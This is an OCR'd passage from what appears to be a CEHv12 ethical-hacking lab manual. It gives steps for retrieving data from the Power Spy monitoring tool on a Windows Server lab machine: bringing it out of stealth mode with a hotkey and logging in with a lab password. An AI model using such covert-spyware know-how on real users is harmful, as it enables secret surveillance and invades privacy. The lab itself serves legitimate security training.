
> Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.
31. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.
32. Close the **Server Manager** window.
33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

> Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:
>
> - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
> - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.


34. The **Run as administrator** window appears; click **Run**.

> Note: If a **User Account Control** pop-up appears, click **Yes**.



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.


Note: Here, the password is **test@123**.



36. In the **Register product** window, click **Later**.

